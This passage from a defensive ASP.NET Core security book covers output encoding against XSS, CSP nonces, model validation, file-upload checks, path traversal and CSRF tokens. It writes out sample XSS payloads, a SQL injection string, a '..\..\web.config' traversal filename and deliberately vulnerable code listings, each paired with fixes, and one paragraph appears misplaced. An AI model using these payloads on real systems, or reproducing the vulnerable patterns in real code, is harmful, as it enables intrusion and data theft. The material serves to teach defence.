
(and other injection) attacks. As the years went by, the framework got better and better about preventing XSS attacks without you needing to explicitly do so yourself. There are still areas to improve, especially if you’re using JavaScript components, but it’s a lot better. With that said, let’s dive into XSS first, partly because the fix is relatively easy and partly because it shows you quite well how difficult input validation can be.

Encoding

Just as a reminder, XSS is basically JavaScript injection. Using an example from the Vulnerability Buffet, if you submit “<script>alert(‘hacked’)</script>” to the “Reflected From QS” page, you get the alert shown in Figure 7-1.




Figure 7-1. An exploited XSS vulnerability in the Vulnerability Buffet

Most developers I’ve met will first try to fix this issue by removing all <script> tags, but as we saw earlier, several other payloads can be used to exploit an XSS vulnerability, even if all <script> tags are removed. Here are just a few:

- <scr<script>ipt>alert(‘hacked’)</script>
- <SCRIPT>alert(‘hacked’)</SCRIPT>
-
- <marquee onstart=‘alert(\\‘hacked\\’)’></marquee>

How do you prevent this vulnerability from creeping into your ASP.NET website? As I mentioned earlier, there is more XSS prevention built into ASP.NET Core than in older versions of the framework. For example, let’s use this example in Listing 7-1 from the Vulnerability Buffet.

Listing 7-1. Page from the Vulnerability Buffet showing user input placed on the page

```
@{
    ViewData["Title"] = "All String In Form";
}
@model AccountUserViewModel

<h1>@ViewData["Title"]</h1>
<partial name="_Menu" />
<div class="attack-page-content">
    <!-- Instructions removed for brevity -->
    @using (Html.BeginForm())
    {
        <div>
            <label for="foodName">Search By Food Name:</label>
            <input type="text" id="foodName" name="foodName" />
        </div>
        <button type="submit">Search</button>
    }
    <h2>You searched for: @Model.SearchText</h2>
    <!-- Table to show results removed -->
</div>
```

Listing 7-2 shows the rendered HTML if I searched for “<script>alert(1);</script>”:

Listing 7-2. Search result after an XSS attempt

```
<!DOCTYPE html>
<html>
<head>
    <!-- <head> information removed for brevity -->
</head>
<body>
    <!-- <header> information removed for brevity -->
    <div class="container">
        <main role="main" class="pb-3">
            <h1>All String In Form</h1>
```

```
<!-- <ul> menu removed for brevity -->
<div class="attack-page-content">
  <!-- Instructions removed for brevity -->
  <form action="/sql/AllStringInForm" method="post">
    <div>
      <label for="foodName">Search By Food Name:</label>
      <input type="text" id="foodName" name="foodName"/>
    </div>
    <button type="submit">Search</button>
  </form>
  <h2>You searched for:
    <b><script>&gt;alert(1);</script>&lt;</b></h2>
  <!-- Table removed -->
</div>
</main>
</div>
<!-- Footer and other info removed -->
</body>
</html>
```

Rather than executing the script, the result in the browser looks like what you see in Figure 7-2.

This page is much like the previous ones, except that this uses a form to submit data to the server. As usual, this text will result in an exploit: `beef' OR 1 = 1 --`

Bonus vulnerability: this page is not protected from CSRF attacks.



Figure 7-2. Script shown on the page

This is great! I didn’t have to do anything at all to prevent attacks, but what happened? In short, all of the output was *encoded*. HTML encoding involves replacing certain characters that indicate HTML with codes that the browser understands to mean

that characters should be displayed instead. You saw two in Listing 7-2. “<” is instead displayed as “<” and “>” is instead displayed as “>”. By default, .NET encodes five different characters:¹

- The less than symbol, or <, becomes <.
- The greater than symbol, or >, becomes >.
- The double quote, or ", becomes ".
- The single quote, or ', becomes '.
- The ampersand, or &, becomes &.

By encoding these characters, XSS attacks are impossible to pull off.

Note Should you encode on the way in or the way out? Security professionals I respect argue either (or both), but both ASP.NET and JavaScript frameworks are clearly moving toward letting any potential XSS into the system and encoding it as it is going out. Since this is the easiest to implement and is perfectly safe, as long as you do it consistently, this is the method that I recommend.

It is possible to introduce XSS vulnerabilities in ASP.NET, though. The most common way is through `@Html.Raw`.

Listing 7-3. Page from the Vulnerability Buffet that is vulnerable to XSS attacks

```
@{
    ViewData["Title"] = "All String In Form";
}
@model AccountUserViewModel

<h1>@ViewData["Title"]</h1>
<partial name="_Menu" />
<div class="attack-page-content">
```

¹<https://github.com/microsoft/referencesource/blob/master/System/net/System/Net/WebUtility.cs>


```

<!-- Instructions removed for brevity -->
@using (Html.BeginForm())
{
    <div>
        <label for="foodName">Search By Food Name:</label>
        <input type="text" id="foodName" name="foodName" />
    </div>
    <button type="submit">Search</button>
}
<h2>You searched for: @Html.Raw(Model.SearchText)</h2>
<!-- Table to show results removed -->
</div>

```

@Html.Raw in Listing 7-3 will not encode content, and as you can imagine, using it leaves you vulnerable to XSS attacks. (It is how I introduced the XSS vulnerability that allowed me to perform the attack in Figure 7-1.) The *only* time you should use this is if you trust your HTML completely, such as when you are pulling data from a lookup table that cannot be edited through the user interface.

One source of XSS vulnerabilities that you might not think about, though, is the HtmlHelper. Here is an example of a way you could use the HtmlHelper to add consistent HTML for a particular need.

Listing 7-4. Example of an HtmlHelper

```

public static class HtmlHelperExtensionMethods
{
    public static IHtmlContent Bold(this IHtmlHelper htmlHelper,
        string content)
    {
        return new HtmlString($"<span ↵
            class='bold'>{content}</span>");
    }
}

```

And the helper we created in Listing 7-4 can be added to a page like what you see in Listing 7-5.

Listing 7-5. Page from the Vulnerability Buffet that is vulnerable to XSS attacks

```
@{
    ViewData["Title"] = "All String In Form";
}
@model AccountUserViewModel

<h1>@ViewData["Title"]</h1>
<partial name="_Menu" />
<div class="attack-page-content">
    <!-- Instructions removed for brevity -->
    <!-- Form removed for brevity -->
    <h2>You searched for: @Html.Bold(Model.SearchText)</h2>
    <!-- Table to show results removed -->
</div>
```

Because you're writing your own extension of the `HtmlHelper`, ASP.NET will *not* encode the content on its own. To fix the issue, you would have to do something like the code in Listing 7-6.

Listing 7-6. Safer example of an `HtmlHelper`

```
public static class HtmlHelperExtensionMethods
{
    public static IHtmlContent Bold(this IHtmlHelper htmlHelper,
        string content)
    {
        var encoded = System.Net.WebUtility.HtmlEncode(content);
        return new HtmlString($"<span ↵
            class='bold'>{encoded}</span>");
    }
}
```

Instead of choosing which characters to encode, you can use the `System.Net.WebUtility.HtmlEncode` method to encode most of the characters you need. (`System.Web.HttpUtility.HtmlEncode` works too.)

Tip In addition to encoding content, if you recall from the chapter on Web Security Concepts, the X-XSS-Protection header can help stop XSS. Despite what others may think,² this header doesn't do much beyond preventing some of the most obvious reflected XSS. Your site is safer with this header added, but it is very far from a solution. Remember to encode any outputs that bypass the default encoding methods.

Encoding and JavaScript Frameworks

Like ASP.NET, modern JavaScript frameworks are doing a better job preventing XSS without you, as a developer, doing anything special. These are not fool-proof, though, so here are a couple of tips to help you prevent XSS with your JavaScript framework:

- Know whether your framework explicitly has a difference between inserting encoded text vs. HTML. For instance, jQuery has both `text()` and `html()` methods. Use the text version whenever you can.
- Be aware of any special characters in your favorite framework, and be sure to encode those characters when rendering them on a page. For instance, Listing 7-7 shows how you could encode brackets for use with Angular.

Listing 7-7. HtmlHelper that encodes text for Angular

```
public static class HtmlHelperExtensionMethods
{
    public static IHtmlContent AngularSafe(
        this IHtmlHelper htmlHelper, string content)
    {
        var encoded = System.Net.WebUtility.HtmlEncode(content);
        var safe = encoded.Replace("{", "&#x7B;")
                          .Replace("}", "&#x7D;");
    }
}
```

²<https://medium.com/securing/what-is-going-on-with-oauth-2-0-and-why-you-should-not-use-it-for-authentication-5f47597b2611>

```

    return new HtmlString(safe);
  }
}

```

In addition to encoding all HTML characters, this method encodes curly brackets. This way, Angular cannot interpret curly brackets from user inputs as code. Instead, Angular will see the encoding, and your users will see the brackets.

CSP Headers

While encoding your output is your best defense against XSS, adding a solid CSP header can give you very valuable defense in depth. To refresh your memory from Chapter 3, here is a simple CSP header.

Listing 7-8. Sample CSP header

```
Content-Security-Policy: default-src 'self'; script-src 'unsafe-inline';
style-src 'self'
```

If you were to implement the CSP header in Listing 7-8, you would disallow sources of scripts, styles, iframes, etc., from all sources other than the website itself, you would disallow inline styles but allow inline scripts, but you would disallow uses of `eval()` in JavaScript.

Now that you remember what CSP headers are, how can you get the most out of them? You can start with these tips:

- When you set up your CSP headers, resist the temptation of creating overly permissive configurations in order to get your JavaScript framework(s) to work properly. This may be unavoidable when upgrading and/or securing a legacy app, but when creating new apps, security, including compatibility with secure CSP policies, should factor greatly into which framework you choose.
- Limit the URLs as much as you can. Many websites I've worked with have dozens of URLs in their CSPs because they work with so many different marketing firms. This is tough to manage at best and dangerous at worst.

- When in doubt, test! You can enter scripts without any special tools. I've shown you how to use Burp to change requests outside a browser if needed. Later on, I'll show you how to do more general testing. But test your system for these vulnerabilities!

The primary issue that I've seen developers in the real world have when developing CSP headers is that they, despite protestations to the contrary, use inline styles and scripts. A lot. Rather than dial back your CSP protection, you do have another option. You can include a nonce on your `<script>` tag. Here's an example.

Listing 7-9. Sample CSP header with nonce

```
Content-Security-Policy: default-src 'self'; script-src
'nonce-5253811ecff2'; style-src 'self'
```

To make the header in Listing 7-9 work, you'd need to add the nonce to the script tag in your website like Listing 7-10.

Listing 7-10. Script tag with nonce

```
<script nonce="5253811ecff2">
  //Script content here
</script>
```

Your first choice should always be to keep all CSS and JavaScript in separate files. But if you're unable to do that for whatever reason, you have other options.

In order to implement a page-specific custom CSP header, you could implement something like what's seen in Listing 7-11.

Listing 7-11. Adding a CSP header with nonce: backend

```
using System;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace APressDemo.Web
{
    public class CSPNonceTestModel : PageModel
    {
        private readonly string _nonce;
```

```

public CSPNonceTestModel()
{
    _nonce = Guid.NewGuid().ToString().Replace("-", "");
}

public void OnGet()
{
    if (Response.Headers.ContainsKey(
        "Content-Security-Policy"))
        Response.Headers.Remove("Content-Security-Policy");

    Response.Headers.Add("Content-Security-Policy",
        $"Content-Security-Policy: default-src 'self'; " +
        "script-src 'nonce-{_nonce}'; style-src 'self'");

    ViewData["Nonce"] = _nonce;
}
}
}

```

Tip This example builds the content security policy from scratch in the header. While this will work, it will be a nightmare to maintain if you have several pages that need custom CSP headers and you make frequent changes. Instead, consider a centralized CSP builder that gets altered, not built from scratch, on each page.

Here, we're creating a new nonce in the constructor, removing any Content-Security-Policy headers if present, and then adding the nonce to the ViewData so the front end can see and use it. Here is the front end.

Listing 7-12. Using the nonce on the front end

```

@page
@model APressDemo.Web.CSPNonceTestModel
@{
    ViewData["Title"] = "CSP Nonce Test";
}

```

```

<h1>CSP Nonce Test</h1>

<p>You should see one alert for this page</p>

<script nonce="@ViewData["Nonce"]">
    alert("Nonce alert called");
</script>

<script>
    alert("Script with no nonce called");
</script>

```

If you try the code in Listings 7-11 and 7-12, you'll find that only the first alert, the one in the script block, will be called in modern browsers.

Ads, Trackers, and XSS

One note for those of you who use third-party scripts to display ads, add trackers, etc.: Companies can put malicious scripts in these ads. This is common enough that it has a term: *malvertising*.³ Many high-traffic, well-known sites have been hit with this. AOL was hit a few years ago,⁴ but this attack continues to be common. Aside from a reason to make sure your CSP headers are set up properly, be aware that this is a risk you need to account for when showing ads or using third-party trackers. It's easy to sign up for such services, but you need to factor the risk of malvertising when choosing vendors.

Validation Attributes

When protecting yourself from attacks, the first thing you need to do is make sure that the information coming into the system is what you expect it to be. You can prevent quite a few attacks by enforcing rules on incoming data. How is that done in .NET Core? Via *attributes* on your data binding models. ASP.NET has several specific format validators available. Here is a list, documentation taken from microsoft.com:⁵

³<https://arstechnica.com/information-technology/2018/01/malvertising-factory-with-28-fake-agencies-delivered-1-billion-ads-in-2017/>

⁴<https://money.cnn.com/2015/01/08/technology/security/malvertising-huffington-post/>

⁵<https://learn.microsoft.com/en-us/aspnet/core/mvc/models/validation?view=aspnetcore-8.0>

- **[CreditCard]** – Validates that the property has a credit card format
- **[Compare]** – Validates that two properties in a model match
- **[EmailAddress]** – Validates that the property is in email format
- **[Phone]** – Validates that the property is in telephone number format
- **[Range]** – Validates that the property value falls within a specified range
- **[RegularExpression]** – Validates that the property value matches a specified regular expression
- **[Required]** – Validates that the field is not null
- **[StringLength]** – Validates that a string property value doesn't exceed a specified length limit
- **[Url]** – Validates that the property has a URL format
- **[Remote]** – Validates input by calling an action method on the server

To illustrate how these validation attributes work, let's add the ability to our Juice Shop copy to apply for credit. For the sake of example, the credit application will ask for these pieces of information:

- **Full Name** – Required field, but doesn't have any specific format.
- **Birthdate** – Required and must be in a date format.
- **US Social Security Number** – Apologies to any non-US readers of this book, but this is a number that must be in NNN-NN-NNNN format.
- **Employment Status** – Employment status must be one of the following values: Employed, Self-Employed, and Unemployed.
- **Income** – For the sake of example, let's limit the income to folks who make at least \$15,000 but less than \$30,000.

How do we validate that each of these has data we expect? We can add attributes to our binding object that indicate the data we want. Let's look at the class in Listing 7-13 that we created in the safe version of Juice Shop.

Listing 7-13. Razor page with model validation

```

public class CreditApplicationModel
{
    [Required]
    public string FullName { get; set; }

    [DataType(DataType.Date)]
    [Required]
    public DateTime Birthdate { get; set; }

    [Required]
    [RegularExpression("^\\d{3}-\\d{2}-\\d{4}$", ErrorMessage =
        "Please include your Social Security Number in XXX-XX-XXXX
        format")]
    public string SocialSecurityNumber { get; set; }

    [Required]
    [EmploymentStatus]
    public string EmploymentStatus { get; set; }

    [Required]
    [Range(15000, 30000, ErrorMessage = "We can only provide
        credit to people earning between $15,000 and $30,000 a
        year")]
    public int Income { get; set; }
}

```

I'm hoping that most of this looks familiar to you since it is consistent with Microsoft documentation. In case it doesn't, I'll highlight the important parts:

- The `Required` attribute tells the framework that you expect a value.
- The `DataType` attribute tells the framework that you expect a value in date format.
- The `RegularExpression` attribute can come in handy whenever you want to verify that a field has a particular format, but none of the out-of-the-box options will do.
- The `Range` attribute sets lower and upper limits for data that can be accepted.

But what about `EmploymentStatus`? I included this because I wanted to show an example of a custom validator. Since we have a limited number of known possible values, creating a validator and leveraging ASP.NET's validation framework seemed like a good idea.

Listing 7-14. Source code for custom model validator

```
public class EmploymentStatusAttribute : ValidationAttribute
{
    protected override ValidationResult? IsValid(object? value,
        ValidationContext validationContext)
    {
        if (value == null)
            return new ValidationResult("Employment Status must be
                provided");

        var asString = value.ToString();

        if (asString == "Employed" || asString == "Self-Employed"
            || asString == "Unemployed")
            return ValidationResult.Success;
        else
            return new ValidationResult($"{asString} is not a valid
                employment status.");
    }
}
```

What's going on in Listing 7-14? This is a class that inherits from `System.ComponentModel.DataAnnotations.ValidationAttribute`. To make a valid attribute, all you need to do is override the `IsValid` method and then return a `ValidationResult` (with a descriptive error message if a check failed) once you're able to determine if the check succeeds or fails.

Caution If you open this code within the Juice Shop (safe version), you'll notice that this data is supplied to the server via a drop-down, or `<select>`. Why validate these values on the server if the user has limited options within the browser? It's a question I'm often asked, but I hope now that you've read Chapter 4 you now know better. Burp Suite's Repeater (or any proxy, such as using Firefox's Edit and Resend functionality) allows you to send anything at all to the server, not just the values available in the dropdown.

If you're good about putting restrictive data types on all of your data elements, you will go far in preventing many attacks. Not only will hackers need to find input that causes their attack to succeed, they will need to work around any validation you have in place. It is certainly not a cure-all, but it is a good start.

Caution Do be careful when using regular expression validation. You can easily create filtering that is too restrictive. As one example, you might think that you could accept only letters in the English alphabet for the first name, but you might encounter names like Žarko (like former NBA player Žarko Čabarkapa), Karl-Anthony (like NBA player Karl-Anthony Towns), or D'Brickashaw (like former NFL player D'Brickashaw Ferguson). What you choose to accept will depend greatly on the purpose and audience of your website.

Validating Your Models

In most cases, adding the validation attributes isn't enough to fully protect your website. You must also call `if (ModelState.IsValid)` in your `OnPost` method in your Razor Pages or in your method for your MVC Controller. The framework checks the validation automatically, but you have to verify the result of those checks manually. If you don't, you could have absolutely perfect validation set up and garbage data would get in because a check for validation failure never occurred.

Caution And no, verifying that the data is correct in JavaScript only is not sufficient. Remember how I changed the password and resubmitted the form using Burp Suite in Chapter 4? That bypassed any and all JavaScript checking. Ensuring that the input is correct in JavaScript has no real security value; it only improves the user experience for your site by providing feedback more quickly than a full POST process would.

For the sake of completeness, here's example code that demonstrates validation for MVC.

Listing 7-15. Controller method for our sample form

```
[HttpPost]
[ValidateAntiForgeryToken]
public IActionResult Apply([FromForm]CreditApplicationModel
    model)
{
    if (!ModelState.IsValid)
        return View(model);

    var newApp = new CreditApplication();
    newApp.UserID = HttpContext.User.Claims.Single(c =>
        c.Type == ClaimTypes.NameIdentifier).Value;
    newApp.FullName = model.FullName;
    newApp.Birthdate = model.Birthdate;
    newApp.SocialSecurityNumber = model.SocialSecurityNumber;
    newApp.EmploymentStatus = model.EmploymentStatus;
    newApp.Income = model.Income;
    newApp.SubmittedOn = DateTime.UtcNow;

    _dbContext.Add(newApp);
    _dbContext.SaveChanges();

    return RedirectToAction("Index");
}
```

The example in Listing 7-15 is relatively straightforward. We added attributes to our `CreditApplicationModel`, the framework validated that data automatically, and then we had to manually check to see if the model was valid in the first lines of the method.

One thing to note is that if you decorate your controller class with the `[ApiController]` attribute, then you do not need to explicitly call `ModelState.IsValid`. Any request with invalid data will automatically be rejected.

Validating File Uploads

What about uploading files? If we allow users to upload their own files, we need to be careful that the files themselves are safe. What are some things that you can do to check if the files are safe to use?

- Make sure the extension matches the purpose of the upload. For instance, if you want image files, limit your upload to accepting jpg, gif, and png files only.
- Limit the size of the file.
- Run a virus scan on the file.
- Check the file contents for accurate file signatures.

The first three should be fairly straightforward. The first two can be checked by looking at the file object in your server, and running a virus scan periodically should be something you can do on a regular basis. But the fourth item may require a bit of explanation. Many different file types have what's called a *file signature*, or a series of bytes within the file (usually at the beginning) that is common to all files of that type. For instance, if you open a gif image, you should expect to see the file start with either "GIF87a" or "GIF89a".⁶ What would a validator look like if you were to look for the signatures of common image formats?

⁶www.garykessler.net/library/file_sigs.html

Listing 7-16. Validator for image file signatures

```

public class ImageFile : ValidationAttribute
{
    protected override ValidationResult IsValid(object value,
        ValidationContext validationContext)
    {
        if (!(value is IFormFile))
            return new ValidationResult("This attribute can only " +
                "be used on an IFormFile");

        byte[] fileBytes;

        var asFile = (IFormFile)value;

        using (var stream = asFile.OpenReadStream())
        {
            fileBytes = new byte[stream.Length];

            for (int i = 0; i < stream.Length; i++)
            {
                fileBytes[i] = (byte)stream.ReadByte();
            }
        }

        var ext = System.IO.Path.GetExtension(asFile.FileName);

        switch (ext)
        {
            case ".png":
                if (fileBytes[0] != 137 ||
                    fileBytes[1] != 80 ||
                    fileBytes[2] != 78 ||
                    fileBytes[3] != 71 ||
                    fileBytes[4] != 13 ||
                    fileBytes[5] != 10 ||
                    fileBytes[6] != 26 ||
                    fileBytes[7] != 10)

```

```

        return new ValidationResult("Image appears not " +
            "to be in png format. Please try another.");
    else
        return ValidationResult.Success;

    case ".jpg":
    case ".jpeg":
        //JPG checks removed for brevity
    case ".gif":
        //GIF checks removed for brevity
    }

    //We shouldn't reach this line - add logging for the error
    throw new InvalidOperationException("Last line " +
        "reached in validating the ImageFile");
}
}

```

You can, of course, change the method in Listing 7-16 to allow for other file formats, run an antivirus checker, check file size, etc. But it's a place to start.

Note The code would have been more readable if I had not included the `else` in each case block and returned `ValidationResult.Success` in the last line, but in doing so, I would have been failing *open*. I'd recommend getting in the habit of failing *closed*, so the method would fail if something unexpected happens. You could easily refactor this code so you have code that looks like “`if (IsValidJpg(asFile)) return ValidationResult.Success;`” and make the code more readable while continuing to fail *closed*.

In addition to checking file contents, you should also make sure you do the following:

- Do not use the original file name in your file system, both to prevent against various operating system attacks and also make it more difficult for a hacker to find the document if they should breach your server.

- Do not use the original extension, just in case a script happens to get through. Instead, use an extension that the operating system won't recognize, like "webupload".
- Store the files on a server other than the web server itself. Blob storage, either in the cloud or in a database, is likely safest. Otherwise, save the files on a separate server.
- Consider putting your file server on an entirely different domain from your main web assets. For example, Twitter puts its images in the "twimg.com" domain. Not only can this help protect you if the image server is compromised, it can help with scalability if many images are uploaded and/or requested at once.

Finally, to protect yourself from files like GIFARs, you can programmatically transform files into something similar, such as transforming images into bitmaps or shrinking them by 1%.

User Input and Retrieving Files

If you do decide to store your files in the file system and you allow users to retrieve those files, you need to be extremely careful in how you get those files from your server. Many of you have seen (or maybe even coded yourself) an app that has a link to the file name; then you get the file from the file system using something like Listing 7-17.

Listing 7-17. Insecure code to retrieve files from the file system

```
public class GetController : Controller
{
    IHostingEnvironment _hostEnv;

    public GetController(IHostingEnvironment hostEnv)
    {
        _hostEnv = hostEnv;
    }

    public IActionResult File(string fileName)
    {
        var path = _hostEnv.ContentRootPath + "\\path\\" +
            fileName;
```



```

        using (var stream = new FileStream(path, FileMode.Open))
        {
            return new FileStreamResult(stream, "application/pdf");
        }
    }
}

```

But what happens if the user submits a “file” with the name “..\..\web.config”? In this case, the user will get your user config. Or they can grab your app.config file with the same approach. Or, with enough patience, they may be able to steal some of your sensitive operating system files.

How do you prevent this from happening? There are two ways. The more secure way is to give users an ID, not a file name, and get the file name from a lookup of the ID. If, for whatever reason, that is absolutely not possible, you can use the `Path.GetInvalidFileNameChars()` method, as seen in Listing 7-18.

Listing 7-18. Using `Path.GetInvalidFileNameChars()`

```

public class GetController : Controller
{
    IHostingEnvironment _hostEnv;

    public GetController(IHostingEnvironment hostEnv)
    {
        _hostEnv = hostEnv;
    }

    public IActionResult File(string fileName)
    {
        foreach (char invalid in Path.GetInvalidFileNameChars())
        {
            if (fileName.Contains(invalid))
            {
                throw new InvalidOperationException(
                    $"Cannot use file names with {invalid}");
            }
        }
    }
}

```

```

var path = _hostEnv.ContentRootPath + "\\path\\" +
    fileName;

using (var stream = new FileStream(path, FileMode.Open))
{
    return new FileStreamResult(stream, "application/pdf");
}
}
}

```

The same concept holds true if you're merely reading the contents of a file. Most hackers would be just as happy seeing the contents of sensitive config or operating system files on your screen vs. getting a copy of it.

Allow Lists and Deny Lists

Up until now, all of our validation has been relatively straightforward. We're checking for required fields, that email addresses are in an email format, etc. As long as we're validating input, would it make sense to also check for possible XSS or SQL injection attacks? Before we answer that question, let's give a name to our old approach and the possible new one:

- **Allow Lists** – The process of only allowing for characters and words that are known to be safe
- **Deny Lists** – Performing little-to-no validation about whether input is safe, even if some data validation (such as checking email formats) is done

The ASP.NET framework does not have many means built into the framework to add allow lists. Is that safe?

My answer is actually “yes.” Declining to add deny or allow lists is safe *if* you properly handle inputs as you process them. XSS can be eliminated if you ensure that all output is encoded. SQL injection, as we'll see in Chapter 9, can be eliminated if you use parameterized queries or don't do anything weird with Entity Framework. Other vulnerabilities can be eliminated using similar measures.

We have already indirectly covered my primary problem with creating allow and deny lists. You can do all of the input validation you can think of and attackers still may be able to find a way around your defenses, as we saw previously by trying to prevent XSS. But in the process of preventing XSS (or other vulnerabilities), you might prevent legitimate input, such as D’Brickshaw as a first name. You simply cannot input validate your way to safety, but you can spend a lot of time and money attempting to do so while causing other issues in the process.

Caution I’ve met knowledgeable security professionals who will argue vehemently that creating allow and deny lists is the only safe way to go. However, I haven’t met one of them yet who can articulate the exact vulnerabilities that can be prevented by these lists vs. processing on use, nor do they have adequate answers for how to properly address UX concerns. If you run into a security professional who insists that spending significant amounts of time building allow and deny lists for input validation is the way to go, make them articulate exactly what problems they are trying to solve before automatically adding this type of validation.

CSRF Protection

Another thing that you need to worry about when accepting user input is whether a criminal is maliciously submitting information on behalf of another. There are many things that need to be done regarding proper authentication and authorization that I’ll cover later, but in keeping with the topic of the chapter, you do need to worry about CSRF attacks. Happily for us, ASP.NET has CSRF protection that is relatively easy to implement. First, let’s protect the example from the previous section from CSRF attacks in Listing 7-19.

Listing 7-19. CSRF protection in MVC

```
public class MvcController : Controller
{
    [HttpGet]
    public IActionResult SampleForm()
```

```

{
    ViewData["Message"] = "Submit the form to test";
    return View();
}

[ValidateAntiForgeryToken]
[HttpPost]
public IActionResult SampleForm(SampleModel model)
{
    if (ModelState.IsValid)
        ViewData["Message"] = "Data is valid!";
    else
        ViewData["Message"] = "Please correct these errors " +
                                "and try again:";

    return View();
}
}

```

That's it. All you need to do is add the `[ValidateAntiForgeryToken]` attribute to the method and ASP.NET will throw a 400 Bad Request if the token is missing. If you're using Razor Pages, CSRF checks are automatically handled for you.

You also have the option of adding CSRF checks globally, even if you are using MVC.

Listing 7-20. startup.cs change to check for CSRF tokens everywhere

```

public class Startup
{
    //Constructors and properties
    public void ConfigureServices(IServiceCollection services)
    {
        //Redacted
        services.AddControllersWithViews(o => o.Filters.Add(
            new AutoValidateAntiforgeryTokenAttribute()));
        services.AddRazorPages();
    }

    // public void Configure...
}

```

I'm actually not a fan of this approach, though. The problem here is that while the [ValidateAntiForgeryToken] will always check to ensure that your anti-forgery tokens are present and validated, the AutoValidateAntiforgeryTokenAttribute (whether applied globally as in Listing 7-20 or on the class or method) skips checks for GETs, HEADs, TRACES, and OPTIONS, as we can see in the AutoValidateAntiforgeryTokenAuthorizationFilter⁷ in Listing 7-21.

Listing 7-21. ShouldValidate method of the AutoValidateAntiforgeryTokenAuthorizationFilter

```
protected override bool ShouldValidate(
    AuthorizationFilterContext context)
{
    ArgumentNullException.ThrowIfNull(context);

    var method = context.HttpContext.Request.Method;
    if (HttpMethods.IsGet(method) ||
        HttpMethods.IsHead(method) ||
        HttpMethods.IsTrace(method) ||
        HttpMethods.IsOptions(method))
    {
        return false;
    }

    // Anything else requires a token.
    return true;
}
```

If you are diligently putting your method attributes, such as [HttpGet] and [HttpPost] on every one of your controller methods, then this isn't actually a problem. But most code bases I see don't do this. And in all honesty, when I'm writing code, I have a hard time remembering to put these on every time. To make it worse, it seems like the ASP.NET team thinks that forgetting these attributes is not only ok but sometimes encouraged.

⁷<https://github.com/dotnet/aspnetcore/blob/main/src/Mvc/Mvc.ViewFeatures/src/Filters/AutoValidateAntiforgeryTokenAuthorizationFilter.cs>

Listing 7-22. Comment in the `HttpMethodMatcherPolicy`⁸

```
// This will make 405 much more likely in API-focused
// applications, and somewhat
// unlikely in a traditional MVC application. That's good.
```

In fairness to the ASP.NET team, the comment seen in Listing 7-22 is focused on throwing 405 Method Not Allowed responses in cases that are not directly related to the method. With that said, the desire to keep 405s rare in traditional MVC applications is consistent with the default controllers that come in Visual Studio, where the methods lack method attributes.

Listing 7-23. Default Controller class in an MVC app

```
public class DeleteMeController : Controller
{
    public IActionResult Index()
    {
        return View();
    }
}
```

Notice the lack of method attributes on the `Index` method in the default Controller implementation.

Why is this a problem? Just a reminder, the `AutoValidateAntiforgeryToken` does not validate GETs. And many developers forget to consistently add method attributes like `[HttpPost]`. And another reminder from Chapter 4, *CSRF attacks are significantly easier to perform via a GET than via a POST*. In other words, if you use the `AutoValidateAntiforgeryToken`, be absolutely sure to add your method attributes; otherwise, you're basically asking for GET-based CSRF attacks to be performed against your site.

⁸<https://github.com/dotnet/aspnetcore/blob/main/src/Http/Routing/src/Matching/HttpMethodMatcherPolicy.cs>

ASP.NET CSRF Protection Deeper Dive

I hope you're wondering at this point: How does ASP.NET's CSRF protection work, and what *exactly* does it protect? After all, I talked about how the Double-Submit Cookie Pattern isn't all that helpful. So let's dig further. To start, let's take a look at the HTML that was generated for the form in the screenshot.

Listing 7-24. HTML generated for our test form (MVC)

```
<!DOCTYPE html>
<html lang="en">
<head>
  <<redacted>>
</head>
<body>
  <!-- Navigation and header removed -->
  <form method="post">
    <!-- Input fields removed for brevity -->
    <div class="form-group">
      <button type="submit" class="btn btn-primary">
        Submit Form
      </button>
    </div>
    <input name="__RequestVerificationToken" type="hidden"
      value="CfDJ8CJsmjHzXfJEiWvqrphZ05ymuIt1HTe4mgggK248YdxA
nTDRz03_neEvDvfbmTVBADDzBGjNnWbESzFyx3TX4wWdZwC-8fmpd
7q-5S_837pmHid3sYaZdAkXUxcvKLaIDHepCKvZz-vU4nnjNJ271E
o" />
    </form>
    <!-- More irrelevant content removed -->
  </body>
</html>
```

The last input, which the framework will include for you, is the `__RequestVerificationToken`.

Caution ASP.NET won't always generate this token for you. For instance, adding controllers via `AddControllers()` instead of `AddControllersWithViews()` will cause tokens to be skipped, as will explicitly setting the “action” attribute on your form. As always, be sure to verify that any security measures you expect to be in place actually are.

The token in Listing 7-24 is the token that ASP.NET uses to verify the POST. Since web is stateless, how does ASP.NET verify that this is a valid token? Listing 7-25 shows the entire POST with an authenticated user.

Listing 7-25. Raw request data for form POST

```
POST http://apressdemo.ncg/mvc/sampleform HTTP/1.1
Host: apressdemo.ncg
Proxy-Connection: keep-alive
Content-Length: 306
Cache-Control: max-age=0
Origin: http://apressdemo.ncg
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) ␣
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117␣
  Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;␣
  q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-␣
  exchange;v=b3;q=0.9
Referer: http://apressdemo.ncg/mvc/sampleform
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: .AspNetCore.Antiforgery.9NiKl03-_dA=CfDJ8NEghoPcg-FMm␣
  QdOfc5R6AfmXN_xAALvx_vLJRdFvH5ZfGF_-62X1qWcKT-ZK9FxaVDU8n31␣
  SwQBnGyFkoSMqr-UgJc64Ruut1Av1cUd-CsQh7I8jAsLRypFZXg8iB-i0Fq␣
  hVM8MtvgMSFHkZybnKE; .AspNetCore.Identity.Application=␣
  <<removed for brevity>>

Name=Scott+Norberg&Email=scottnorberg%40apress.com&Word=APress&Age=39&Pet
